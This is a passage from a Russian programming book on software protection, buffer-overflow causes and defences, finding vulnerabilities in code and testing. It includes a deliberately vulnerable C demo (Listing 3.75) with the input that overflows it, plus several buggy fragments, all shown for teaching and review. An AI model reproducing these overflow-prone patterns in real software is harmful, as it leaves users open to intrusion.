Очевидно, перебор всех комбинаций всех событий со всеми возможными аргументами займет бесконечное время и принципиально невозможен. Восстановить исходный код программы, защищенной таким образом, удастся не раньше, чем все ее ветви хотя бы однократно получат управление. Но частота вызова различных ветвей не одинакова, и у некоторых из них очень мала. Например, можно установить на слово "сосна", введенное в текстовом редакторе, свой обработчик, выполняющий некоторые дополнительные проверки на целостность кода программы или лицензии у пользователя.

Взломщик не сможет быстро выяснить — до конца ли взломана программа или нет. Ему придется провести тщательное и кропотливое тестирование, но даже после этого он не будет ни в чем уверен!

Таким же точно образом осуществляется ограничение срока службы демонстрационных версий. Разумеется, обращаться к часам реального времени бесполезно, их очень легко перевести назад, вводя защиту в заблуждение. Гораздо надежнее опираться на даты открываемых файлов — даже если часы переведены, файлы, созданные другими пользователями, в большинстве случаев имеют правильное время. Но взломщик не сможет узнать ни алгоритм определения даты, ни саму дату окончания использования продукта!

Впрочем, дату в принципе можно найти и лобовым перебором, но что это дает? Модификации кода воспрепятствовать очень легко: достаточно, чтобы длина зашифрованного текста была чувствительна к любым изменениям исходного. В этом случае взломщик не сможет подправить нужный байт в защитном обработчике и вновь зашифровать его. Придется расшифровывать и вносить изменения во все остальные обработчики (при условии, что они

контролируют смещение, по которому они расположены), а это невозможно, так как соответствующие им ключи заранее неизвестны!

Существенными недостатками предлагаемого решения являются низкая производительность и высокая сложность реализации. Если со сложностью реализации можно смириться, то производительность налагает серьезные ограничения на сферу его применения. Впрочем, можно значительно оптимизировать алгоритм или оставить все критичные к быстродействию модули незашифрованными (или расшифровывать каждый обработчик только один раз), словом, дорогу осилит идущий!

Интересно другое — действительно ли эта технология позволяет создавать принципиально не изучаемые приложения или в приведенные рассуждения вкралась ошибка? Было бы очень интересно выслушать мнения коллег, специализирующихся на защите информации.

3.12. Как сделать свои программы надежнее?

Просматривая популярную рассылку по информационной безопасности BUGTRAQ (или любую другую), легко убедиться, что подавляющее большинство уязвимостей приложений и операционных систем связано с ошибками переполнения буфера (buffers overfull). Ошибки этого типа настолько распространены, что вряд ли существует хотя бы один полностью свободный от них программный продукт.

Переполнение приводит не только к некорректной работе программы, но и к возможности удаленного вторжения в систему с наследованием всех привилегий уязвимой программы. Это обстоятельство широко используется злоумышленниками для атак на телекоммуникационные службы.

Проблема настольно серьезна, что попытки ее решения предпринимаются как на уровне самих языков программирования, так и на уровне компиляторов. К сожалению, достигнутый результат до сих пор оставляет желать лучшего, и ошибки переполнения продолжают появляться даже в современных приложениях. Ярким примером могут служить Internet Information Service 5.0 (Microsoft Security Bulletin MS01-016), Outlook Express 5.5 (Microsoft Security Bulletin MS01-012), Netscape Directory Server 4.1x (L0PHT A030701-1), APPLE: QuickTime Player 4.1 (SPSadvisory#41), ISC BIND 8 (CERT: Advisory CA-2001-02, Lotus Domino 5.0 (Security Research Team, Security Bulletin 010123.EXP.1.10) — список можно было бы продолжать до бесконечности. А ведь это серьезные продукты солидных производителей, не скупящихся на тестирование!

Причины и последствия ошибок переполнения

В большинстве языков программирования, в том числе и в Си\Си++, массив одновременно является и совокупностью определенного количества данных некоторого типа, и безразмерным регионом памяти. Программист может получить указатель на начало массива, но не имеет возможности непосредственно определить его длину. Си\Си++ не делает особых различий между указателями на массив и указателями на ячейку памяти и позволяет выполнять с указателями различные математические операции.

Мало того, что контроль выхода указателя за границы массива всецело лежит на плечах разработчика, строго говоря, этот контроль невозможен в принципе! Получив указатель на буфер, функция не может самостоятельно вычислить его размер и вынуждена либо полагать, что вызывающий код выделил буфер заведомо достаточно размера, либо требовать явного указания длины буфера в дополнительном аргументе (в частности, по первому сценарию работает `gets`, а по второму `fgets`).

Ни то, ни другое не может считаться достаточно надежным: знать заранее, сколько памяти потребуется вызывающей функции (за редкими исключениями) невозможно, а постоянная "ручная" передача длины массива не только утомительна и непрактична, но и ничем не застрахована от ошибок (можно передать не тот размер или размер не того массива).

Другая частая причина возникновения ошибок переполнения буфера: слишком вольное обращение с указателями. Например, для перекодировки текста может использоваться такой алгоритм: код преобразуемого символа складывается с указателем на начало таблицы перекодировки, и из полученной ячейки извлекается искомый результат. Несмотря на изящество этого (и подобных ему алгоритмов), он требует тщательного контроля исходных данных — передаваемый функции аргумент должен быть неотрицательным числом, не превышающим последний индекс таблицы перекодировки. В противном случае произойдет доступ совсем к другим данным. Но о подобных проверках программисты нередко забывают или реализуют их неправильно.

Можно выделить два типа ошибок переполнения: одни приводят к чтению не принадлежащих к массиву ячеек памяти, другие — к их модификации. В зависимости от расположения буфера за его концом могут находиться другие переменные и буфера, служебные данные (например, сохраненные значения регистров и адрес возврата из функции), исполняемый код и никем не занятая или несуществующая область памяти.

Несанкционированное чтение не принадлежащих к массиву данных может привести к утере конфиденциальности, а их модификация, в лучшем случае, заканчивается некорректной работой приложения (чаще всего зависанием), а в худшем — выполнением действий, никак не предусмотренных разработчиком (например, отключением защиты).

Еще опаснее, если непосредственно за концом массива следуют адрес возврата из функции — в этом случае уязвимое приложение потенциально способно выполнить от своего имени любой код, переданный ему злоумышленником! И если это приложение исполняется с наивысшими привилегиями (что типично для сетевых служб), взломщик сможет как угодно манипулировать системой, вплоть до ее полного уничтожения!

Сказанное справедливо и для случая, когда вслед за буфером, подверженным переполнению, расположен исполняемый код. Однако в современных операционных системах такая ситуация практически не встречается, поскольку они довольно далеко разносят код, данные и стек друг от друга.

А вот наличие несуществующей страницы памяти за концом переполняющегося буфера — не редкость. При обращении к ней процессор генерирует исключение, в большинстве случаев приводящее к аварийному завершению приложения, что может служить эффективной атакой отказа в обслуживании.

Таким образом, независимо от того, где располагается переполняющийся буфер — в стеке, сегменте данных или в области динамической памяти (куче) — он делает работу приложения небезопасной.

Поэтому представляет интерес поговорить о том, можно ли предотвратить такую угрозу, и если да, то как.

Переход на другой язык

В идеале контролировать ошибки переполнения следовало бы поручить языку, сняв это бремя с плеч программиста. Достаточно запретить непосредственное обращение к массиву, заставив вместо этого пользоваться встроенными операторами языка, которые бы постоянно следили, происходит ли выход за установленные границы, и если да, либо возвращали ошибку, либо динамически увеличивали размер массива.

Именно такой подход и был использован в языках ADA, Perl, Java и некоторых других. Но сферу его применения ограничивает производительность: постоянные проверки требуют значительных накладных расходов, в то время, как отказ от них позволяет транслировать даже серию операций обращения к массиву в одну инструкцию процессора! Тем более, такие проверки налагают жесткие ограничения на математические операции с указателями (в общем случае требуют запретить их), а это, в свою очередь, не позволяет реализовать многие эффективные алгоритмы.

Если в критических структурах (атомной энергетике, космонавтике) выбор между производительностью и защищенностью автоматически делается в пользу последней, в бытовых приложениях наблюдается обратная ситуация. В лучшем случае речь может идти только о разумном компромиссе, но не более того! Покупать дополнительные мегабайты и мегагерцы ради одного лишь достижения надлежащего уровня безопасности и без всяких гарантий

на отсутствие ошибок других типов рядовой клиент ни сейчас, ни в отдаленном будущем не будет, как бы фирмы-производители его ни убеждали.

Тем более, что языки, не отягощенные проблемами переполнения, принципиально не способны заменить Си\Си++, не говоря уже об ассемблере! Разработчики оказываются зажатыми несовершенством используемого ими языка программирования и невозможностью перехода на другой язык. Даже если бы и появился язык, удовлетворяющий всем мыслимым требованиям, совокупная стоимость его изучения и переноса (переписывания с нуля) созданного программного обеспечения многократно бы превысила убытки от отсутствия в старом языке продвинутых средств контроля ошибок.

Использование кучи для создания массивов

От использования статических массивов рекомендуется вообще отказаться (за исключением тех случаев, когда их переполнение заведомо невозможно). Вместо этого следует выделять память из кучи (Heap), преобразуя указатель, возвращенный функцией `malloc`, к указателю на соответствующий тип данных (`char`, `int`), после чего с ним можно обращаться точно так, как с указателем на обычный массив.

Вернее почти "точно так", за двумя небольшими исключениями: во-первых, получившая такой указатель функция может с помощью вызова `msize` узнать истинный размер буфера, не требуя от программиста явного указания данной величины. А во-вторых, если в ходе работы выяснится, что этого размера недостаточно, она может динамически увеличить длину буфера, обращаясь к `realloc` всякий раз, как только в этом возникнет потребность.

В этом случае, передавая функции, читающей строку с клавиатуры, указатель на буфер, не придется мучительно соображать: какой именно величиной следует ограничить его размер, об этом позаботится сама вызываемая функция, и программисту не придется добавлять еще одну константу в свою программу!

Отказ от индикатора завершения

По возможности не используйте какой бы то ни было индикатор завершения для распознавания конца данных (например, символ нуля для задания конца строки). Это приводит к неопределенности в длине самих данных и количества памяти, необходимой для их размещения, в результате чего возникают ошибки типа

```
buff = malloc(strlen(Str)),
```

которые с первого взгляда не всегда удается обнаружить.

Пояснение для начинающих разработчиков

Правильный код должен выглядеть так: `buff = malloc(strlen(Str)+1)`, поскольку в длину строки, возвращаемой функцией `srtlen`, не входит завершающий ее ноль.

Если по каким-то причинам индикатор конца будет уничтожен, функция, работающая с этими данными, "забредет" совсем не в свой "лес".

Кроме того, такой подход приводит к крайне неэффективному подсчету объема памяти, занимаемого данным; приходится их последовательно перебирать один за другим до тех пор, пока не встретится символ конца, а поскольку, по соображениям безопасности, при каждой операции конкатенации и присвоения необходимо проверять, достаточно ли свободного пространства для ее завершения, очень важно оптимизировать этот процесс.

Значительно лучше явным образом указывать размер данных в отдельном поле (так, например, задается длина строк в компиляторах Turbo Pascal и DELPHI). Однако такое решение не устраняет несоответствия размера данных и количества занимаемой ими памяти, поэтому надежнее вообще отказаться от какого бы то ни было задания длины данных и всегда помещать их в буфер строго соответствующего размера.

Избавиться от накладных расходов, связанных с необходимостью частных вызовов достаточно медленной функции `realloc`, можно введением специального ключевого значения, обозначающего отсутствие данных. В частности, для строк сгодится тот же символ нуля, однако теперь он будет иметь совсем другое значение — обозначать не конец строки, а отсутствие символа в данной позиции. Конец же строки определяется размером выделенного под нее буфера данных. Выделив буфер "под запас" и забив его "хвост" нулями, можно значительно сократить количество вызовов `realloc`.

Обработка структурных исключений

Приемы, описанные ранее, реализуются без особых усилий и излишних накладных расходов. Серьезным единственным недостатком является их несовместимость со стандартными библиотеками, так как они интенсивно используют завершающий символ нуля и не умеют по указателю на начало буфера определять его размер. Частично эта проблема может быть решена написанием "оберток" — слоя переходного кода между стандартными библиотеками и программой.

Но следует помнить, что описанные подходы сами по себе еще не защищают от ошибок переполнения, а только уменьшают вероятность их появления. Они исправно работают в том и только в том случае, когда разработчик всегда помнит о необходимости постоянного контроля границ массивов.

Практически гарантировать выполнение такого требования невозможно, и в любой полновесной программе, состоящей из сотен и более тысяч строк, ошибки всегда есть. Это — аксиома, не требующая доказательств.

К тому же, чем больше проверок делает программа, тем тяжелее и медленнее получается откомпилированный код, и тем вероятнее, что хотя бы одна из проверок реализована неправильно или не реализована вообще!

Можно ли, избежав нудных проверок, в то же время получить высокопроизводительный код, гарантированно защищенный от ошибок переполнения?

Несмотря на смелость вопроса, ответ положительный: да, можно! И поможет в этом обработка структурных исключений (SEH). В общих чертах смысл идеи следующий: выделяется некий буфер, с обеих сторон "окольцованный" несуществующими страницами памяти, и устанавливается обработчик исключений, отлавливающий прерывания, вызываемые процессором при попытке доступа к несуществующей странице (вне зависимости от того, был ли запрос на запись или чтение).

Необходимость постоянного контроля границ массива при каждом к нему обращении отпадает! Точнее теперь она ложится на процессор, а от программиста требуется всего лишь написать несколько строк кода, возвращающего ошибку или увеличивающего размер буфера при его переполнении.

Единственным незакрытым лазом останется возможность, прыгнув далеко-далеко за конец буфера, случайно попасть на не имеющую к нему никакого отношения, но все-таки существующую, страницу. В этом случае прерывание вызвано не будет, и обработчик исключений ничего не узнает о факте нарушения. Однако такая ситуация достаточно маловероятна, так как чаще всего буфера читаются и пишутся последовательно, а не вразброс, поэтому ею можно пренебречь.

Преимущество от использования технологии обработки структурных исключений заключаются в надежности, компактности и ясности использующего его программного кода, не отягощенного беспорядочно разбросанными проверками, затрудняющими его понимание.

Основной недостаток — плохая переносимость и системная зависимость. Не всякие операционные системы позволяют прикладному коду манипулировать на низком уровне со страницами памяти, а те, что позволяют, реализуют это по-своему. Операционные системы семейства Windows такую возможность счастья поддерживают, причем на довольно продвинутом уровне.

Функция `VirtualAlloc` обеспечивает выделение региона виртуальной памяти (с которым можно обращаться в точности, как и с обычным динамическим буфером), а вызов `VirtualProtect` позволяет изменить его атрибуты защиты. Можно задавать любой требуемый тип доступа, например, разрешить только чтение памяти, но не запись или исполнение. Это позволяет защищать критически важные структуры данных от их разрушения некорректно работающими функциями. А запрет на исполнение кода в буфере, даже при наличии ошибок переполнения, не дает злоумышленнику никаких шансов запустить собственноручно переданный им код.

Использование функций, непосредственно работающих с виртуальной памятью, воистину позволяет творить настоящие чудеса, на которые принципиально не способны функции стандартной библиотеки Си\Си++.

Единственный их недостаток заключается в непереносимости. Однако эта проблема может быть решена написанием собственной реализации функций `VirtualAlloc`, `VirtualProtect` и некоторых других, пускай в некоторых случаях на уровне компонентов ядра, а обработка структурных исключений изначально заложена в Си++.

Таким образом, затраты на портирование приложений, построенных с учетом описанных технологий программирования, в принципе возможны, хотя и требуют значительных усилий. Но эти усилия не настолько чрезмерны, чтобы не окупить полученный результат.

Традиции и надежность

Народная мудрость и здравый смысл утверждают: если все очень хорошо, то что-то тут не так. Применительно к описанной ситуации, если описанные автором приемы программирования столь хороши, почему же они не получили массового распространения? Видимо, на практике не все так хорошо, как на бумаге.

На самом деле, основной камень преткновения — верность традициям. В сложившейся культуре программирования признаком хорошего тона считается использование везде, где только возможно, стандартных функций самого языка, а не специфических возможностей операционной системы, привязывающих продукт к одной платформе. Какой бы небесспорной эта рекомендация ни была, многие разработчики слепо следуют ей едва ли не с фанатичной приверженностью.

Но что лучше: мобильный, но нестабильно работающий и небезопасный код или плохо переносимое (в худшем случае вообще непереносимое), зато устойчивое и безопасное приложение? Если отказ от использования стандартных библиотек позволит значительно уменьшить количество ошибок в приложении и многократно повысить его безопасность, стоит ли этим пренебрегать?

Удивительно, но существует и такое мнение, что непереносимость — более тяжкий грех, чем ошибки, от которых, как водится, никто не застрахован. Аргументы: дескать, ошибки — явление временное и теоретически устранимое, а непереносимость — это навсегда.

Можно возразить: использование в своей программе функций, специфичных для какой-то одной операционной системы, не является непреодолимым препятствием для ее портирования на платформы, где этих функций нет, достаточно лишь реализовать их самостоятельно (трудно, конечно, но в принципе осуществимо).

Другая причина редкости описанных приемов программирования — непопулярность обработки структурных исключений вообще. Несмотря на все усилия Microsoft, эта технология так и не получила массового распространения, а жаль! Ведь при возникновении нештатной ситуации любое приложение может если не исправить положение, то, по крайней мере, записать все несохраненные данные на диск и затем корректно завершить свою работу. Напротив, если возникшее исключение не обрабатывается приложением, операционная система аварийно завершает его работу, а пользователь теряет все несохраненные данные.

Не существует никаких объективных причин, препятствующих активному использованию структурной обработки исключений в ваших приложениях, кроме желания держаться за старые традиции, игнорируя все новые технологии. Обработка структурных исключений — очень полезная возможность, области применения которой ограничены разве что фантазией разработчика. И предложенные приемы программирования — лучшее тому подтверждение.

Как с ними борются?

Было бы, по меньшей мере, удивительно, если бы с ошибками переполнения никто не пытался бороться. Такие попытки предпринимались неоднократно, но конечный результат во всех случаях оставлял желать лучшего.

Очевидное "лобовое" решение проблемы заключается в синтаксической проверке выхода за границы массива при каждом обращении к нему. Такие проверки опционально реализованы в некоторых компиляторах Си, например, в компиляторе Compaq C для Tru64 UNIX и Alpha Linux. Они не предотвращают возможности переполнения вообще и обеспечивают лишь контроль непосредственных ссылок на элементы массивов, но бессильны предсказать значение указателей.

Проверка корректности указателей вообще не может быть реализована синтаксически, а осуществима только на машинном уровне. Bounds Checker — специальное дополнение для компилятора gcc — именно так и поступает, гарантированно исключая всякую возможность переполнения. Платой за надежность становится значительное, доходящее до тридцати (!) и более раз, падение производительности программы. В большинстве случаев это неприемлемо, поэтому такой подход не снискал популярности и практически никем не применяется. Bounds Checker хорошо подходит (и широко используется!) для облегчения отладки приложений, но вовсе не факт, что все допущенные ошибки проявят себя еще на стадии отладки и будут замечены beta-тестерами.

В рамках проекта Synthetix удалось найти несколько простых и надежных решений, не спасающих от ошибок переполнения, но затрудняющих их использование злоумышленниками для несанкционированного вторжения в систему.

StackGuard — еще одно расширение к компилятору gcc, дополняет пролог и эпилог каждой функции особым кодом, контролирующим целостность адреса возврата.

Алгоритм в общих чертах следующий: в стек вместе с адресом возврата заносится так называемый Canary Word, расположенный до адреса возврата. Искажение адреса возврата обычно сопровождается и искажением Canary Word, что легко проконтролировать. Соль в том, что Canary Word содержит специальные символы `\0`, `CR`, `LF`, `EOF`, которые не могут быть обычным путем введены с клавиатуры. А для усиления защиты добавляется случайная привязка, генерируемая при каждом запуске программы.

Компилятор Microsoft Visual C++ также способен контролировать сбалансированность стека на выходе из функции: сразу после входа в функцию он копирует содержимое регистра-указателя вершины стека в один из регистров общего назначения, а затем сверяет их перед выходом из функции. Недостаток: впустую расходуется один из семи регистров, и совсем не проверяется целостность стека, а лишь его сбалансированность.

Bounds Checker, выпущенный фирмой NuMega для операционной системы Microsoft Windows 9*x*\NT, довольно неплохо отлавливает ошибки переполнения, но поскольку он выполнен не в виде расширения к какому-нибудь компилятору, а представляет собой отдельное приложение, к тому же требующее для своей работы исходных текстов подопытной программы, он может быть использован лишь для отладки, и непригоден для распространения.

Таким образом, никаких готовых волшебных решений проблемы переполнения не существует, и сомнительно, чтобы они появилось в обозримом будущем. Да и так ли это необходимо при наличии поддержки структурных исключений со стороны операционной системы и современных компиляторов? Такая технология при правильном применении обгоняет в легкости применения, надежности и производительности все остальные, по крайней мере, существующие на сегодняшний день контролирующие алгоритмы.

Поиск уязвимых программ

Приемы, предложенные в предыдущем разделе, хорошо использовать при создании новых программ, а внедрять их в уже существующие и более или менее устойчиво работающие продукты — бессмысленно. Но ведь даже отлаженное и проверенное временем приложение не застраховано от наличия ошибок переполнения, которые годами могут спать, пока не будут кем-то обнаружены.

Самый простой и наиболее распространенный метод поиска уязвимостей заключается в методичном переборе всех возможных длин входных данных. Как правило, такая операция осуществляется не вручную, а специальными

автоматизированными средствами. Но таким способом обнаруживаются далеко не все ошибки переполнения! Наглядной демонстрацией этого утверждения служит следующая программа (листинг 3.75).

Листинг 3.75. Демонстрация

```
int file(char *buff)
{
char *p;
int a=0;
char proto[10];
p=strchr(&buff[0],':');
if (p) {
for (;a!=(p-&buff[0]);a++) proto[a]=buff[a];
proto[a]=0;

if (strcmp(&proto[0],"file")) return 0;
else
WinExec(p+3,SW_SHOW);
}
else WinExec(&buff[0],SW_SHOW);
return 1;

}

main(int argc,char **argv)
{
if (argc>1) file(&argv[1][0]);
}
```

Она запускает файл, имя которого указано в командной строке. Попытка вызвать переполнение вводом строк различной длины, скорее всего, ни к чему не приведет. Но даже беглый анализ исходного кода позволит обнаружить ошибку, допущенную разработчиком.

Если в имени файла присутствует символ двоеточия, программа полагает, что имя записано в формате протокол://путь к файлу/имя файла, и пытается выяснить, какой именно протокол был указан. При этом она копирует название протокола в буфер фиксированного размера, полагая, что при нормальном ходе вещей его хватит для вмещения имени любого протокола. Но если ввести строку наподобие `ZZZZZZZZZZZZZZZZZZZZZZ:`, произойдет переполнение буфера со всеми вытекающими отсюда последствиями.

Приведенный пример относится к одним из самых простых. На практике нередко встречаются и более коварные ошибки, проявляющиеся лишь при стечении множества маловероятных обстоятельств. Обнаружить подобные уязвимости одним лишь перебором входных данных невозможно (тем не менее даже такой поиск позволяет выявить огромное число ошибок в существующих приложениях).

Значительно лучший результат дает анализ исходных текстов программы. Чаще всего ошибки переполнения возникают вследствие путаницы между длинами и индексами массивов, выполнения операций сравнения до модификации переменной, небрежного обращения с условиями выхода из цикла, злоупотребления операторами `++` и `–`, молчаливого ожидания символа завершения и т. д.

Например, конструкция

```
buff[strlen(str)-1]=0
```

удаляет символ возврата каретки, стоящий в конце строки, "спотыкается" на строках нулевой длины, затирая при этом байт, предшествующий началу буфера.

Не менее опасна ошибка, допущенная в следующем фрагменте:

```
// …
fgets(&buff[0], MAX_STR_SIZE, stdin);
while(buff[p]!='\n') p++;
buff[p]=0;
// …
```

На первый взгляд все работает нормально, но если пользователь введет строку, равную или превышающую `MAX_STR_SIZE`, функция `fgets` автоматически отбросит ее хвост вместе с символом возврата каретки. В результате этого цикл `while` выйдет за пределы сканируемого буфера и залезет в совсем не принадлежащую ему область памяти!

Так же часты ошибки, возникающие при преобразовании знаковых типов переменных в беззнаковые, и наоборот. Классический пример такой ошибки — атака teardrop, возникающая при сборке TCP-пакетов, один из которых находится целиком внутри другого. Отрицательное смещение конца второго пакета относительно конца первого, будучи преобразованным в беззнаковый тип, становится очень большим числом и выскакивает далеко за пределы отведенного ему буфера. Огромное число операционных систем, подверженных атаке teardrop, наглядно демонстрирует, каким осторожным следует быть при преобразовании типов переменных, и без особой необходимости такие преобразования и вовсе не следует проводить!

Вообще же, поиск ошибок — дело неблагодарное и чрезвычайно осложненное психологической инерцией мышления: программист подсознательно исключает из проверки те значения, которые противоречат "логике" и "здра-

вому смыслу", но, тем не менее, могут встречаться на практике. Поэтому легче решать эту задачу с конца: сначала определить, какие значения каждой переменной приводят к ненормальной работе кода (т. е. как бы смотреть на программу глазами взломщика), а уж потом выяснить, выполняется ли проверка на такие значения или нет.

Особняком стоят проблемы многопоточных приложений и ошибки их синхронизации. Однопоточное приложение выгодно отличается для аварийных ситуаций: установив последовательность операций, приводящих к проявлению ошибки, их можно повторить в любое время требуемое количество раз. Это значительно упрощает поиск и устранение источника их возникновения.

Напротив, неправильная синхронизация потоков (как и полное ее отсутствие) порождает трудноуловимые "плавающие" ошибки, проявляющиеся время от времени с некоторой (возможно пренебрежительно малой) вероятностью.

Рассмотрим простейший пример: пусть один поток модифицирует строку, и в тот момент, когда на место завершающего ее нуля помещен новый символ, а завершающий строку нуль еще не добавлен, второй поток пытается скопировать эту строку в свой буфер. Поскольку завершающего нуля нет, происходит выход за границы массива со всеми вытекающими отсюда последствиями.

Поскольку потоки в действительности выполняются не одновременно, а вызываются поочередно, получая в свое распоряжение некоторое (как правило, очень большое) количество "тиков" процессора, то вероятность прерывания потока в данном конкретном месте может быть очень мала, и даже самое тщательное и широкомасштабное тестирование не всегда способно выловить такие ошибки.

Причем вследствие трудностей воспроизведения аварийной ситуации разработчики в подавляющем большинстве случаев не смогут быстро обнаружить и устранить допущенную ошибку, поэтому пользователям придется довольно длительное время работать с уязвимым приложением, ничем не защищенным от атак злоумышленников.

Печально, что, получив в свое распоряжение возможность делить процессы на потоки, многие программисты злоупотребляют этим, применяя потоки даже там, где легко было бы обойтись и без них. Приняв во внимание сложность тестирования многопоточных приложений, стоит ли удивляться крайней нестабильности многих распространенных продуктов?

Не призывая разработчиков отказываться от потоков совсем, автор этой книги хотел бы заметить, что гораздо лучше распараллеливать решение задач на уровне процессов. Достоинства такого подхода следующие:

- каждый процесс исполняется в собственном адресном пространстве и полностью изолирован от всех остальных;
- межпроцессорный обмен может быть построен по схеме, гарантирующей синхронность и когерентность данных;

- каждый процесс можно отлаживать независимо от остальных, рассматривая его как однопоточное приложения.

К сожалению, заменить потоки уже существующего приложения на процессы достаточно сложно. Но порой это проще, чем искать источник ошибок многопоточного приложения.

Задумываться о борьбе с ошибками переполнения следует до начала разработки программы, а не лихорадочно вспоминать о них на последней стадии завершения проекта. Если это не поможет гарантированно их предотвратить, то, по крайней мере, уменьшит вероятность возникновения. Напротив, возлагать решение всех проблем на beta-тестеров и надеяться, что надежно работающий продукт удастся создать с одной лишь их помощью — слишком наивно.

Тем не менее именно такую тактику выбрали ведущие фирмы: стремясь захватить рынок, они готовы распространять сырой, кишащий ошибками программный продукт, доводимый до ума его пользователями, сообщающими производителю об обнаруженных ошибках, а взамен получающих либо "заплатку", либо обещание устранить ошибку в последующих версиях.

Как показывает практика, данная стратегия работает безупречно и даже обращает ошибку в пользу, а не в убыток — достаточно вескую мотивацию пользователя к приобретению новой версии зачастую обуславливают отнюдь не его новые функциональные возможности, а заверения, что все (или, на худой конец, большинство) присущие ему ошибки теперь исправлены. На самом деле исправляется лишь незначительная часть всех ошибок, и добавляется множество новых — такую волынку можно тянуть до бесконечности, и потребитель (куда ж ему деться) будет без конца приобретать все новые и новые версии, обеспечивая компании стабильный доход и процветание.

Вы все еще хотите исправлять ошибки в своей программе? (Шутка, конечно, а то вдруг кто поймет неправильно.)

Неудачный выбор приоритетов в Си

Проблема

Конструкция типа `*p[a]++` увеличивает не содержимое ячейки, на которую указывает `*(p+a)`, а значение самого указателя `p` (листинг 3.76).

Листинг 3.76. Пример

```
main()
{
        char   buf; char* p_buf[2]; char **p;
```

```
        #define INIT buf=0x66; *p_buf=&buf; *(p_buf+1)=&buf; p=&p_buf;

        INIT;
        printf("char **p;\n");
        printf("p = %p; *p = %p; **p = %x\n\n",p, *p, **p);

        *p[0]++;              printf("*p[0]++;\n");
        printf("p = %p; *p = %p; **p = %x\n",p, *p, **p);
        printf("смотрите, увеличилось _не_ содержимое **p,\n");
        printf("а указатель, на который ссылается *p!\n");
        printf("т. е. мы получили _совсем_ не то, что хотели!\n\n");

        INIT;
        (*p)[0]++;            printf("(*p)[0]++;\n");
        printf("p = %p; *p = %p; **p = %x;\n",p, *p, **p);
        printf("хорошо, заключаем *p в скобки, тем самым явно\n");
        printf("навязывая компилятору последовательность действий\n\n");

        INIT;
        *p[0]+=1;             printf("*p[0]+=1;\n");
        printf("p = %p; *p = %p; **p = %x;\n",p, *p, **p);
        printf("забавно, но замена оператора ++ на оператор +=\n");
        printf("эту проблему как рукой снимает!\n");
}

:::console:::
char **p;
p = 0012FF70; *p = 0012FF78; **p = 66

*p[0]++;
p = 0012FF70; *p = 0012FF79; **p = 0
смотрите, увеличилось _не_ содержимое **p,
а указатель, на который ссылается *p!
т. е. мы получили _совсем_ не то, что хотели!

(*p)[0]++;
p = 0012FF70; *p = 0012FF78; **p = 67;
хорошо, заключаем *p в скобки, тем самым явно
навязывая компилятору последовательность действий
```

```
*p[0]+=1;
p = 0012FF70; *p = 0012FF78; **p = 67;
забавно, но замена оператора ++ оператором +=
эту проблему как рукой снимает!
```

Решения

1. Явно навязать наше намерение компилятору путем расстановки скобок `(*p)[a]++`.
2. Оператор `++` заменить оператором `=`: `*p[a]+=1`.

Причина

Представляется интересным докопаться до смысла происходящего. Ведь основное кредо Си — краткость. Чего стоит один неявный `int`, который попил много крови разработчикам компиляторов. И тут... вдруг сталкиваешься с таким расточительством! Ведь чтобы использовать `*`, надо ставить скобки, а это — целых два нажатия на клавиатуру. Зачем? Может быть, есть такие ситуации, где именно такой расклад приоритетов дает выигрыш? Вообще: о чем думали в этот момент разработчики языка? В доступных мне книжках никаких вразумительных объяснений ситуации я так и не нашел.

Прозрение наступило внезапно, и причина, как выяснилось, оказалась даже не в самом языке, а... в особенностях косвенной автоинкрементной/автодекрементной адресации процессора PDP-11, из которого, собственно, и вырос Си. Команда типа

```
MOV @(p)+, xxx
```

пересылает содержимое `**p` в `xxx` и затем увеличивает значение `p`. Да! Именно `p`, а отнюдь не ячейки, на которую `**p` ссылается!!!

Так стоит ли удивляться тому, что люди, взращенные на идеологии PDP-11, перенесли ее поведение и на разрабатываемый ими язык? И кстати о птичках. Система адресации PDP-11 намного мощнее и элегантнее того уродства, что реализовано в x86...

3.13. Тестирование программного обеспечения

Before you can debug, you need bugs!

Основной принцип тестирования

Программные ошибки коварны и злы. Сколько они загубили хороших проектов! Сколько времени было угрохано на поиски плавающих багов, затаившихся в засаде и выскакивающих во время демонстрации продукта заказчику. Но программист хитрее и терпеливее, вооруженный современным

инструментарием диагностики, он врезается в самое гнездо багов и бьет их наповал.

В среднем тестирование отнимает 50% времени и 50% стоимости общей сметы проекта (обязательно учитывайте это, закладывая бюджет). В больших компаниях (Intel, IBM, Microsoft) за каждым разработчиком закреплен личный тестировщик. Прошло то время, когда эту работу выполнял второсортный программист, которого еще не подпускали к самостоятельному кодированию (мол, прежде чем допускать свои ошибки, сначала пусть учатся на чужих). Сегодня тестировщик — это высококвалифицированный и хорошо оплачиваемый специалист, в услугах которого нуждаются тысячи фирм и который никогда не сидит без работы.

Когда вам скажут, что жизненный цикл продукта состоит из проектирования, реализации, тестирования и поддержки, не верьте! Тестирование сопровождает проект всю его жизнь: от момента рождения до самой смерти. Проектировщик закладывает механизмы самодиагностики и вывода "телеметрической" информации (рис. 3.44). Разработчик тестирует каждую запрограммированную им функцию (тестирование на микроуровне). Бета-тестеры проверяют работоспособность всего продукта в целом. У каждого из них должен быть четкий план действий, в противном случае тестирование провалится, еще не начавшись.



Рис. 3.44. Программист не может полагаться на свои чувства

Тестирование на микроуровне

